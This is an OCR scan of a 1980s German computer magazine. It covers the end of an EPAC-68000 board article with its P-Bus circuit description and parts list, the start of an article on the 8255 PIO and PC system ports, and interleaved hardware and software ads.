Über drei Interrupt-Leitungen können in der RTOS-UH/PEARL-Welt sogenannte Events (Ereignisse) ausgelöst werden. In einem Fall ($\overline{INT1}$/EV1) reagiert die 'P-Bus-CPU' mit einem Service-Request-Zyklus, der von dem anfordernden Gerät eine Nummer einliest; anhand dieser Nummer kann das Anwenderprogramm später zwischen mehreren gleichberechtigten Requestoren unterscheiden. (Das Ganze ist in etwa dem vektorisierten Interrupt des 68000 vergleichbar.)

Eine lokale Reset-Leitung und das 'eingebaute' Centronics-Interface vervollständigen die Feature-Liste des P-Bus; nicht zu vergessen die Leitungen mit der Eingangsspannung des +5-V-Reglers, die wie beim EPAC-68000 zur Power-Fail-Erkennung herangezogen werden kann, und der ±15-V-Versorgung für analoge Baugruppen oder besondere Schnittstellenbausteine. Dagegen fehlen Leitungen für eine geordnete Vergabe der Kontrolle an mehrere Steuereinheiten – mehr als ein EPAC auf dem P-Bus wird daher über kurz oder lang ins Datenchaos führen.

... und Schaltung

Mit geschlossenen Brücken J11 und J12 – nur dann ist das P-Bus-Interface zu gebrauchen – findet man den PI/T-Pin PC1 als Quelle des zentralen Freigabesignals, (notwendigerweise) dauerhaft 'geenablet' ist lediglich die obere Hälfte von IC23 (74LS244), die die Interrupt-Eingänge und den Reset-Ausgang stellt. PC1 führt im Ruhezustand High-Pegel; beim Wechsel auf Low werden zuerst die Adreßbustreiber (IC21, 74LS541) sowie das zweite halbe IC23 aktiv, über das die Signale $\overline{AS}$, R/$\overline{W}$ (von PI/T, PC0) und $\overline{DTACK}$ (nach PI/T, PC2) laufen und das seinerseits die Datenbustreiber (IC22, 74LS245) freigibt. Bevor jedoch der Low-Pegel von PC1 schließlich als $\overline{AS}$ auf den P-Bus gelangen und dort offiziell den Zyklusbeginn verkünden darf, muß er noch eine 'Ehrenrunde'



Der Bestückungsplan zeigt deutlich: Nur mit 'Hochstapelei' paßte alles auf die Karte.

durch IC23 drehen, damit die Adressen und R/$\overline{W}$ auch mit Sicherheit stabil sind.

Um das Centronics-Interface port- und leitungssparend in den P-Bus zu integrieren, werden Ausgaben an den Drucker mit der Pegelkombination PC1 = High ($\overline{AS}$ inaktiv) und PC2 = Low ($\overline{DTACK}$ aktiv) getätigt, die bei den regulären P-Bus-Zyklen nicht vorkommt. Aus dieser Pegelkombination läßt sich leicht ein $\overline{Strobe}$-Impuls für den Drucker 'ergattern' (IC24, 74LS38); parallel dazu sorgt eine gleichartige Verknüpfung für die Freigabe der Datenbustreiber, deren Richtung bei PC1 = High immer zum Bus hin, also richtig, eingestellt ist (Pull-down-Widerstand an der R/$\overline{W}$-Leitung).

Nach Ende des $\overline{Strobe}$-Impulses kann dann sofort der nächste P-Bus-Zyklus beginnen; die Empfangsbestätigung des Druckers (fallende Busy-Flanke) geht über H4 des PI/T und damit völlig eigene Wege. Überhaupt läßt sich das Centronics-Interface auch ganz ohne P-Bus betreiben, das heißt, ohne daß die Brücken J11 und J12 gesteckt sind – die physikalische Existenz des Datenbustreiber-ICs und einer hinreichenden Anzahl Busleitungen ist halt nicht zu umgehen.

Auf zweierlei sei noch hingewiesen: Die derzeit (und wohl auch auf absehbare Zeit) gültige P-Bus-Definition verwendet die verbreiteten dreireihigen VG-Leisten mit der 64poligen a+c-Bestückung, wobei allerdings nur die c-Reihe belegt ist. Ausnahmen von dieser Regel sind lediglich die +5-V- und Masseleitungen auf den beiden äußeren Pins der a-Reihe. Dies machte es möglich – Punkt zwei –, die Reihen a und b von X2 (der Übersichtlichkeit halber nicht im Schaltbild eingezeichnet) genauso zu verschalten wie die Steckerleiste des EPAC-68008. So läßt sich die höhere Rechenleistung des EPAC-68000 ohne großen Aufwand in eine für den alten EPAC maßgeschneiderte Hardware-Umgebung einbringen; eventuell vorhandene P-Bus-Treiber haben bei offenen Brücken J10...12 keinen Einfluß mehr. (ja)

Stückliste

Halbleiter

IC1	68000 (LCC-Gehäuse)
IC2	MAX 691
IC3	74LS05
IC4	PAL 20L8(A)
IC5	74LS393
IC6	74HCT139
IC7	RTC-62421 oder -72421
IC8	74HCT138
IC9	74LS138
IC10	74LS148
IC11, 12	32- oder 128-KByte-RAM
IC13, 14	32- oder 128-KByte-RAM oder 32-, 64- oder 128-KByte-EPROM
IC15, 16	32-, 64- oder 128-KByte-EPROM
IC17	68681
IC18, 19	MAX 232, ICL 232 oder LT 1081
IC20	68230
IC21, 22	74LS245
IC23	74LS244
IC24	74LS38
D1 . . . D6	1N4148 o. ä.
LED	grüne 3- oder 5-mm-LED

Widerstände

R1	390 Ohm
R2 . . . 4	4,7 kOhm
R5	[1])
R6	Trimmpoti 1 . . . 5 kOhm
R7 . . . 9	4,7 kOhm
RN1 . . . 4	8 x 4,7 kOhm
RN5, 6	7 x 4,7 kOhm
RN7	6 x 4,7 kOhm
RN8, 9	5 x 4,7 kOhm
RN10, 11	4 x 4,7 kOhm
RN12	5 x 1 kOhm

Kondensatoren

CB	21 x 100 nF keramisch 6 x 10 µF/16 V
C1	22 nF
C2 . . . 5	22 µF/16 V (MAX 232) oder 1 µF/16 V (ICL 232, LT 1081)
C6, 7	10 pF[2])

Jumper

J1	1 x 3pol. Pfostenleiste
J2, 3	1 x 2pol. Pfostenleiste
J4 . . . 7	1 x 3pol. Pfostenleiste
J8	2 x 6pol. Pfostenleiste
J9 . . . 12	1 x 2pol. Pfostenleiste
J13	1 x 4pol. SIL-Buchsenleiste oder Drahtbrücken (siehe Text)

Fassungen[3])

	3 x 14pol. DIL-Fassung
	7 x 16pol. DIL-Fassung
	1 x 18pol. DIL-Fassung
	3 x 20pol. DIL-Fassung
	1 x 24pol. DIL-Fassung schmal (3/10")
	6 x 32pol. DIL-Fassung
	1 x 40pol. DIL-Fassung
	1 x 48pol. DIL-Fassung
	1 x 68pol. LCC-Fassung

Sonstiges


Q1	Quarzoszillator 8 . . . 12 MHz
Q2	Quarz 3,6864 MHz
SW1, 2	Taster für Platinenmontage (quadratische Pinanordnung)
X1	2 x 32pol. Pfostenleiste
X2	96pol.VG-Leiste
X3, 4	2 x 8pol. Pfostenleiste
BATT	Lithium-Batterie, Bauart 1/2 AA
PIG1, 2	8pol. SIL-Buchsenleiste

[1]) R5 ist so zu wählen, daß über R6 2 . . . 3 V abfallen.
[2]) Motorola empfiehlt 10 . . . 15 pF für C6 und 0 . . . 5 pF für C7.
[3]) Wegen der 'zweistöckigen' Anordnung diverser Bauteile müssen einige Fassungen mechanisch entsprechend vorbereitet werden. Alternativ eignen sich Fassungen aus SIL-Streifen.

Literatur

[1] B. Kroll, Zwergenaufstand, EPAC-68008 – Teil 2: RTOS für EPAC, c't 3/87, Seite 140

[2] B. Kroll, Zwergenaufstand, EPAC-68008 – Teil 3: Mehr zum P-Bus, c't 5/87, Seite 148



PC-Bausteine

In den Tiefen der Systemsteuerung

Martin Ernst, Andreas Stiller

Beim Begriff 'Parallelschnittstelle' denkt man gemeinhin an den externen Druckeranschluß. Doch auch im Inneren des PC findet man parallele Schnittstellen, welche dafür sorgen, daß die CPU Befehle an ihre unmittelbare Peripherie abgeben sowie diverse Daten aufnehmen kann. Diese Systemports sind in einigen Belangen allerdings spezifisch für den jeweiligen Rechner, so daß hier – wie beispielsweise bei dem Intel Inboard – Kompatibilitätsprobleme auftreten können.

Zwar liegen die wichtigen Systemports A und B vom PC bis zu PS/2 immer auf den Adressen 60h bis 61h (beim PC noch Port C auf 62h), doch in der Hardware und in der Bedeutung einiger Bits hat sich einiges geändert. Im Standard-PC griff man auf den bewährten Baustein für 'alle Fälle' zurück, die PIO 8255 (Parallel Input/Output, wie auch die SIO meist mit weiblichem Attribut versehen). Diesem Baustein wurde schon ein ausführlicher Artikel in c't gewidmet, so daß alle Feinheiten seiner Programmierung dort nachgelesen werden können [1]. Daher reicht eine kurze Zusammenfassung aus, zumal die PIO-Möglichkeiten im PC sowieso nur recht eingeschränkt nutzbar sind.

PIO für alle Fälle

Die 8255 besitzt drei achtbittige Ports, die man per Steuercode wahlweise zur Ein- oder Ausgabe deklarieren kann. Sie kennt drei verschiedene Betriebsarten, im PC ist jedoch nur eine möglich, nämlich die Betriebsart 0, bei der die drei Ports als einfache 8-Bit-Datenbusse Einsatz finden. Die Ports A und B lassen sich unabhängig voneinander auf Ein- oder Ausgabe schalten. Bei Port C können sogar das untere und das obere Nibble getrennt auf Input oder Output gesetzt werden. Ein Handshake für Datentransfer findet nicht statt. Daten werden direkt von den einzelnen Ports gelesen oder auf diese geschrieben.

Da die 8255 die Daten bei der Ausgabe zwischenspeichert, lassen sie sich auch wieder zurücklesen (wenn man 'vergessen' hat, was ausgegeben wurde. Port C ist vor allem für bitweise Ausgaben vorgesehen. Für diesen Betrieb kennt die PIO spezielle Steuerwörter zur Manipulation einzelner Bits. Man braucht dann nicht ein Byte einzulesen, das in Frage kommende Bit zu maskieren und dann wieder auszugeben.

Im allgemeinen

Auch wenn sie im PC keine Einsatzchance haben, sollen die anderen Betriebsarten kurz erwähnt werden.

Die Betriebsart 1 dient zur getakteten Ein- und Ausgabe. Wiederum läßt sich das Verhalten der Ports A und B getrennt wählen, Port C wird für die Handshake-Leitungen benutzt. Und zwar sind die Bits 0 bis 2 für Port B zuständig, die Bits 3 bis 7 für Port A, wobei die Bits 6 und 7 im Eingabemodus von Port A weiterhin zur freien Verfügung stehen und Bit 4 und 5 im Ausgabemodus.

Da die Handshake-Leitungen auf einzelne Bits von Port C geschaltet sind, kann man ihren Zustand durch einfaches Auslesen von Port C ermitteln.


Die dritte Betriebsart schließlich dient zur bidirektionalen Ein- und Ausgabe nur über Port A. Dafür braucht dieser als Handshake-Leitungen die Bits 3 bis 7 von Port C. Bits 0 bis 2 können zur Ein- oder Ausgabe verwendet werden. Außerdem steht noch der Port B im Modus 0 oder im Modus 1 zur Verfügung. Dann werden die Bits 0 bis 2 von Port C natürlich für dessen Handshake-Leitungen benutzt. Auch hier ist eine einfache Überprüfung des Zustands durch Auslesen von Port C möglich.

Wenn man diese Angaben sieht, müßte man meinen, der 8255 sei geradezu als parallele Druckerschnittstelle prädestiniert. In zwei Modi hilft die PIO zufriedenstellend beim Handshake, im Modus 0 müßte noch die Software etwas beisteuern (Strobe). Dennoch ist sie in keinem PC (außer dem c't86) dafür auserkoren, sondern sie fristet als einfaches 'Dreifach-Latch' (Zwischenspeicher) ihr Dasein.

Die 8255 hat nämlich einige Eigenarten, die ihren Einsatz erschweren. Zum einen kann es unter Umständen beim Einschalten zu einem kurzen Puls auf den Ausgabeleitungen kommen, der bei einem angeschlossenen Drucker sonderbares Verhalten auslösen könnte. Zum anderen sind die Ausgänge nicht übermäßig leistungsstark. Port A kann nur eine TTL-Last treiben, Port B und C liefern maximal jeweils 4 mA pro Pin, wobei dann die Ausgangsspannung bei 1,5 Volt liegt. Für manche (alten) Drucker mit

SIKOS data

Neuwerker Weg 17
D-8504 Stein b. Nbg.
Telefon (09 11) 68 67 55
Telefax (09 11) 68 67 23



80386
zur Auswahl
3 verschiedene
MAINBOARDS

80286
zur Auswahl
4 verschiedene
MAINBOARDS

Auch als Tischgehäuse erhältlich!

Wegen starker Schwankungen der RAM-Preise bitte Preis anfragen.

Die Rechner können je nach Wunschkonfiguration, sprich VIDEO-Karte, I/O-Schnittstellen, verschiedenen Festplatten etc. bestellt werden.

Wir haben auch verschiedene PC XT/AT Add On Cards, z. B. Spracherkennung/-Analyse und Software, VIDEO-Karten mit PAL- oder SECAM-Ausgang etc.

Für ECB-Bus-Besitzer/Anwender:
SIKOS ECB-PC XT/AT-Adapter kann bis 3 m Entfernung vom PC XT/AT aus einem ECB-Bus Rechner ansteuern, also einen Meß-Steuer-rechner in 19" Technik.

Unterlagen noch heute anfordern!

© pm-SATZ + WERBUNG

c't KAT-Ce 68000 Einplatinensystem

NEU: KAT-Ce Betriebssystem komplett Monitor, Editor, Assembler, Pascal für ATARI ST. Diskette, Handbuch ..... **100,00 DM**
NEU: KAT-Ce 1.4 Platine mit Uhr, Rampufferung, LCD-Anschluß, ohne Analogteil sofort lieferbar

KAT-Ce PASCAL, schneller Compiler (300 Zeilen pro Sekunde), schneller Code, unterstützt Assembler, Editor, Tracing, 8 parallele Prozesse für KAT-Ce Platine (c't 11/86), 2 Eproms mit Monitor, Editor, Assembler, Pascal 1.8 als Nachbestellung **für Platine 1.3 oder 1.4** ..... **98,00 DM**


c't **KAT-Ce Leerplatine 1.3 oder 1.4,** Handbuch, Eproms mit Betriebssystem (Monitor, Editor, Assembler), ohne Pascal ..... **149,00 DM**
IC-Satz aus 68000, 68230, 68681, Quarz 3,6864 MHz ..... **119,00 DM**
Bausatz 64 k RAM mit Präzisionsfassungen, ohne AD-DA ..... **398,00 DM**
Fertigplatine 1.3 64 k RAM, ohne DA- und AD-Wandler ..... **498,00 DM**
Fertigplatine 1.4 64 k RAM, Uhr, Rampufferung ..... **548,00 DM**
Aufpreis PASCAL 1.8 für Leerplatine ..... **79,00 DM**
Aufpreis PASCAL 1.8 für Bausatz oder Fertigplatine ..... **50,00 DM**
Datenblätter für 68230, 68681, ZN 427, ZN 428 ..... **15,00 DM**
unbedingt Epromtyp für seriellen bzw. parallelen Anschluß angeben

Software	Anschlußtyp:	
Diskette für APPLE II, GEPARD, IBM, Atari ST, MAC	(seriell)	15,00 DM
Diskette für Commodore C 64	(parallel)	15,00 DM
Programmlisting für CP/M Rechner	(seriell o. parallel)	10,00 DM

Vollständiges KAT-68 System mit Monitor, Editor, Assembler, Pascal auch für EPAC 68008, EMUF 68008, mc 65 C 816 (mit 68008) im Eprom ..... **169,00 DM**
Umtauschaktion alte Original-Eproms gegen Version 1.8 ..... **30,00 DM**

Elektronische Bauelemente Marie-Theres Himmeröder
Longbentonstr. 12, 4353 Oer-Erkenschwick, Tel. 0 23 68/5 39 54

Warten ist doch kein Zustand!



	M - 286	M - 386	F - 386
Prozessor	80286-10	80386-16	80386-16
Takt / Waits	12 / 0	16 / 0	16 / 0
Landmark (MHz)	16,1	20,2	24,0
Hauptspeicher	1 MB **80ns**	1 MB, 100ns **static col.**	1 MB 120ns **64 KB, 35ns**
Cache - Speicher	-	-	
Co-Proz.-Sockel	80287 - 10	80287 - 10	80287 - 10
Festplatte / Controller	20 MB, 40 ms Interl. 1 : 2	40 MB, 28 ms Interl. 1 : 1	40 MB, 28 ms Interl. 1 : 1
Gehäuse	Kompakt	Kompakt	Standard
Sonstiges:	Dynamische Taktanpassung	Aufrüstb. bis 10 MB, 80387-Sockel opt.	Bis 4 MB on Board
Preis	3650,-	5950,-	6650,-

Aufpreis für Turmgehäuse: 500,—

Sämtliche Systeme sind mit MGP-Karte, einer 2-seriell/1-parallel - Schnittstellenkarte und dt. Tastatur (101 keys) ausgerüstet. 1 Jahr Garantie. Wegen anderer Konfigurationen, Zubehör, detaillierter Informationen und fachlicher Beratung rufen Sie uns bitte an (Mo.—Fr. 14.00—18.30 Uhr).

SW

Stettin & Wöhrle Datenverarbeitungssysteme
Hardtweg 5. · 7148 Remseck 2 · Tel.: 0 71 46/9 18 00 · Fax: 0 70 31/87 53 54

G+H....G+H....G+H....G+H....G+H....

NEUE PRODUKTE ****** G+H — Ihr Festplattenspezialist ****** NEUE PRODUKTE

NEC-Festplatten für XT, AT
D3146 H42MB SL 40ms **DM 1451,—**
D5126 21MB SL 85ms **DM 698,—**
D5126H 21MB SL 40ms **DM 998,—**
D5146H 42MB SL 40ms **DM 1398,—**
D5147H 66MB SL 40ms **DM 1898,—**
D5452 72MB FH 28ms **DM 2990,—**
D5652 144MB FH ESDI **DM 4890,—**

NEC-Floppy's für XT, AT, Atari und Amiga
FD1054 360KB 5¼" . **DM 278,—**
FD1157C 1,2MB 5¼" **DM 298,—**
FD1037 720KB 3½" . **DM 259,—**
FD1036A 720KB 3½" **DM 259,—**
FD1165 1,2MB 8" ... **DM 1593,—**

RICO 20MB
Wechselplatte ..... **DM 2365,—**
Media 20MB ..... **DM 336,—**

OMTI 5510 ..... **DM 258,—**
Lieferung solange Vorrat reicht.

MAXTOR-Festplatten für XT, AT
XT1085 72MB FH 28ms ..... **DM 2990,—**
XT1140 115MB FH 28ms ..... **DM 5690,—**
XT2190 155MB FH 28ms ..... **DM 6480,—**
MAXTOR ESDI, SCSI Festplatten **auf Anfrage**

Streamer
WANGTEK 60MB (XT,AT) ..... **DM 2480,—**
WANGTEK 125MB (XT,AT) ..... **DM 2962,—**

Control Data Festplatten
WREN II 42MB SL 28ms ..... **DM 1995,—**
WREN II 72MB FH 28ms ..... **DM 2480,—**
WREN III 95MB SL 16ms ESDI **DM 3985,—**
WREN III 155MB FH 16ms ESDI **DM 4980,—**
WREN III 155MB FH 16ms SCSI **DM 5390,—**

Controller, Software, Zubehör
OMTI 8020 ESDI/ST506 R., AT **DM 485,—**
NCL 5120 ST506 Floppy AT-Contr. **DM 410,—**
OMTI 5520 (bis 64 MB) ST506 XT-Contr. ..... **DM 180,—**
RLL Contr. (50% mehr Kapazität) **DM 261,—**
Vfeature deluxe (1 Vol. bis 380MB) ..... **DM 318,—**
Kabelsatz ..... **DM 36,—**
Handbuch ..... **DM 29,—**

Angebot des Monats
— zum Datenaustausch mit allen 3½" PC's/AT's
— zur kompakten Datensicherung am AT oder XT
NEC FD 1035 (37 A) 3½" Floppy 720 KB
+ 5¼" Einbaurahmen
+ Datenkabel + Poweradapter
komplett ..... **DM 395,—**

EIZO-Flexscan ..... **DM 1795,—**
Multiscan-Monitor 15—35 kHz

EIZO-Mono-Set ..... **DM 1495,—**
weiß / Revers-Darstellung
70 Hz Bildwechselfrequenz

REIN 300 SLC Laptop ..... **auf Anfrage**

★ Laufwerke für Siemens PC-D u. Schneider PC
★ wir sind Händler für Tandon PC, AT, Fujitsu, Brother und für REIN-Produkte
★ Händleranfragen erwünscht
★ Wir liefern nur Originalgeräte mit voller Herstellergarantie

G + H Computersysteme oHG
Lochhamerstraße 31, 8033 Martinsried
Tel. 0 89/8 57 79 34

G+H....G+H....G+H....G+H....G+H....

• • EPROM • •

2732A-250	8,80
2732A-450	7,70
2764A-250	7,50
27C128-200	11,50
27C128-250	9,90
27256-250	10,80
27C256-150	17,50
27C256-200	13,90
27C256-250	9,50
27C512-250	23,90
27512-200	25,90

• • RAMs • •

4164-12/15	lieferbar
41256-120	lieferbar
41256-150	lieferbar
41464-100	lieferbar
43256-120	lieferbar
6264LP12/15	lieferbar
62256LP12	lieferbar

• • SPEZ. ICs • •

AY-3-8910	
(YM 2149F)	15,50
UA 1488/89	0,65
WD 1772PH	28,50
MC 146818	9,80
71011C	9,90
71054C	6,90
71059C	6,90
71084C	7,75
71086C	8,90
71088C	9,90

• • uP • uP • •

6502	4,60
6502A	5,20
6512A	6,60
6520	3,10
6522	4,90
6522A	5,25
6532	5,95
6551A	6,70
65SC816	59,50
65SC02P4	16,90
6800/02	7,50
6810/21	3,20
6850	2,95
8085A	4,90
8086-8	19,50
8088	16,50
8251A	5,90
8255A	4,90
8237AC5	11,30
8087-5	**254,00**
8087-8	**348,00**
80287-6	**375,00**
80207-0	**549,00**
80287-1	**614,00**
V20-8	**16,90**
V20-10	**31,50**
V30-8	**22,90**
V30-10	**34,90**

• • 74 LS • •

00/01/02/04	0,28
05/08/10/12	0,30
21/30/32/40	0,30
14/74/86/132	0,45
138/151/74	0,55
123/244/245	1,20
273/373/374	1,20

• • 74ALS • •

00/02/04/05	0,75
08/09/10/15	0,75
20/21/27/32	0,75
33/37/38/40	0,75
74/86/109	1,20

• • 74HCT • •

00/02/03/04	0,38
08/10/11/20	0,45
21/27/30/32	0,45
73/75/86	0,75
107/132/137	0,75
244/245/373	1,35

Auszug aus Lieferprogramm! 74HC/AS/F u. C4000 SERIE auch günstig lieferbar!

• • IC FASSUNGEN • •

LOW COST pro Pin	0,015
PRÄZISION pro Pin	0,05

• • LAUFWERKE • •

5¼"	
TEAC FD55 B/R	229,00
TEAC FD55 F/R	239,00
NEC FD1054	225,00
TEAC FD55 GFR	239,00
NEC 1157 C	239,00
3½"	
TEAC FD135 FN	199,00
NEC FD1037A	195,00
TEAC FD135 HFN	239,00

DISKETTEN FUJI 10 Stück

MD1D	**19,90**	**2D**	**25,90**
MD1DD	**31,90**	**2DD**	**37,90**
MD2HD	**47,90**	**MF2DD**	**45,90**

PREISLISTE KOSTENLOS ANFORDERN!

VERSAND PER NACHNAHME.
ZWISCHENVERKAUF VORBEHALTEN.

A.B.-ELEKTRONIK
ANTJE BUBECK
POSTF. 144 · 7405 DETTENHAUSEN
TEL. 0 71 57/65 736

. . . make it easy!

Neueste Software-Version von der COMDEX, USA

PC TOOLS de Luxe
(Neu: Caching, Text, Data-Recovery, Tuning u.v.m.)
mit dt. Handbuch DM 188,10

COPY II PC
(auch für 3½")
Kopierprogramm DM 111,70

OPTION BOARD de Luxe
Kopiersystem DM 399,00

1 DIR Plus
Benutzeroberfläche DM 313,50

Automenue
Menügenerator dt. HB DM 199,50

BackEZ
Datensicherung MS-DOS-Format (auch für LAN u. Floppy-Tape)
dt. Handbuch DM 298,00

PrintQ
Druck-Spooling auf Platte DM 273,60

PrintMate
res, Druckersteuerung (vertikal) DM 210,90

LaserMate
res, Druckersteuerung f. Laserdrucker DM 313,50

Brooklyn Bridge
Desk-Top-Lap-Top, 5¼"—3½", ser. Kommunikation, einschl. Kabel DM 399,00

Easy Flow
Flowchart-Generator DM 427,50

REFEREE
Verwaltung, res., Software DM 256,90

Personal VM
Benutzeroberfläche für VM/CMS DM 883,50

DESQview 2.0
incl. QEMM 386" DM 399,00

The DOCUMENTATOR
(Wallsoft) Analyse u. Dokumentation f. dBase, Clipper, Fox-Base, dt. Handbuch DM 695,40

SPF/PC 2.0
Editor MVS/TSO (Neu: Split-Screen, 43/50 Zeilenlänge, Macros wie TSO 2.2) mit dt. Handbuch DM 758,10

KEDIT NEU 4.0
Editor VM/CMS DM 541,50

Pers. REXX 1.6
Interpreter u. Sprache (IBM-SAA) DM 541,50

GML/PC
(DCF/Script-VS f. Postscript-Laser) DM a. Anfr.

Fragen Sie Ihren Händler oder direkt:

MCS Werner Kortmann
Wilh.-Reuter-Str. 12
6239 Eppstein
Tel. (06 198) 3 24 98

8255-Steuerport: (Adresse 63h) Bit	Funktion	
0	Modus Port C, Bit 0 - 3	0 = Ausgabe 1 = Eingabe
1	Modus Port B, Bit 0 - 7	0 = Ausgabe 1 = Eingabe
2	Modusauswahl Port B	0 = Modus 0 1 = Modus 1
3	Modus Port C, Bit 4 - 7	0 = Ausgabe 1 = Eingabe
4	Modus Port A, Bit 0 - 7	0 = Ausgabe 1 = Eingabe
5,6	Modusauswahl Port A	00 = Modus 0 01 = Modus 1 1x = Modus 2
7	Aktivierungs-Flag	0 = Bit Set/Reset Funktion 1 = Modus Setzen Funktion

Im PC darf man die PIO nicht umprogrammieren. Das Modus-Byte muß 99h (10011001) betragen.

500-Ohm-Widerständen am Eingang reicht das einfach nicht, es werden keine sicheren Zustände erreicht, die Folge sind verlorene oder verstümmelte Zeichen.

Gegenüber TTL-Logikbausteinen ist die PIO auch empfindlicher gegenüber Überlastung, statischer Elektrizität und Kurzschlüssen – alles Störfälle, die an einer Druckerschnittstelle gang und gäbe sind. Unter anderem deshalb haben wohl die IBM-Entwickler für den Druckerport auf kräftige TTLs und Open-Collector-Treiber für die Steuerleitungen gesetzt.

Weiterhin ist die PIO nicht gegen 'wildlaufende' PCs geschützt. Wenn versehentlich via Steuerport die PIO falsch konfiguriert wird, arbeitet womöglich Ausgang gegen Ausgang, wobei die PIO schnell ihren Geist aufgibt. Kein Wunder also, daß beim AT, PS/2 und vielen Kompatiblen die PIO 8255 ganz verschwunden ist. Ihre Funktion wird entweder von einem Gatearray übernommen, oder man findet wie beim AT ein paar TTL-Latches vor, die zusammen mit einem speziellen Tastatur-Controller die Ports 60h und 61h abdecken.

Gemeinsamkeiten

Nur einige Funktionen der zunächst betrachteten drei Systemports A, B und C sind von PC bis PS/2 kompatibel beibehalten worden. So steuern beispielsweise immer die unteren beiden Bits von Port B – der Einfachheit halber als B1 und B0 bezeichnet – den Timer, so, wie in dem zweiten Teil dieser Serie beschrieben.

Unterschiedlich ist bereits die Belegung des Ausgangs von Timer 2, welcher beim PC auf C5 zu finden ist, bei AT und PS/2 ab Modell 50 jedoch auf B5 (auf Port C haben die IBM-Entwickler bei den neueren Modellen nämlich ganz verzichtet).

Eine wichtige Gemeinsamkeit ist geblieben: Port A dient weiterhin zum Lesen der Tastatur. Beim PC ist zu diesem Zweck zusätzlich B7 auf 1 (Tastatur eingeblendet) zu setzen. Dann steht an Port A der aktuelle Code der jeweils gedrückten Taste an. Dieser Code gelangt beim AT und PS/2 auf recht komplizierten Wegen über den Tastatur-Controller dorthin. Für den Programmierer ist der Weg aber unerheblich, Hauptsache, Port A liefert das Gewünschte. Wer es genau wissen möchte, sollte sich durch den Beitrag über die PC-Tastaturen in c't 6/88 beißen [2].

Für die meisten Zwecke reicht es aber zu wissen, daß an Port A keinesfalls das Zeichen in ASCII geliefert wird, sondern als sogenannter System-Scan-Code. Dieser System-Scan-Code ist bei PC, AT und PS/2 identisch, das heißt, die gleiche Taste führt an Port A zum gleichen Code, auch wenn die Tastatur selbst (bei AT und PS/2) ganz andere Codes liefert (Tastatur-Scan-Code). Modernere AT-Tastaturen wie MF-2 haben ein paar Tasten mehr, folglich auch ein paar Codes mehr. Zur Zeit ist IBM bei 102 Tasten angelangt (MF-2), bei 128 ist mit dem – kompatiblen – Ausbau Schluß, denn jede Taste belegt gleich zwei Codes: einen fürs Drücken und einen – mit gesetztem siebten Bit – fürs Loslassen.

In einigen Fällen kann die direkte Abfrage des Tastaturports recht brauchbar sein, zum Beispiel wenn man bei abgeschalteten Interrupts eine Routine per Tastendruck abbrechen möchte. In zeitkritischen Programmen geht zudem die Port-

Port A: (Adresse 60h) Funktion PC	Funktion AT & PS/2
System-Scan-Code (B7=0) Equipment über S1 (B7=1)	System-Scan-Code und Daten von/zu 8042

Port B: (Adresse 61h, nur PC)) Bit		
0	Timer 2:	0 = Takt aus 1 = Takt ein
1	Beeper-Anschluß:	0 = gesperrt 1 = freigeschaltet
2	Auswahl DIL-Schalter 2:	0 = low Nibble 1 = high Nibble
3	Kassettenmotor (nur Uralt-PCs)	0 = ein 1 = aus 1 = freigeschaltet
4	NMI bei Speicher-Fehler:	0 = ein 1 = aus
5	NMI bei I/O-Fehler:	0 = ein 1 = aus
6	Tastatur-Taktleitung:	0 = Taktleitung low 1 = Taktleitung high
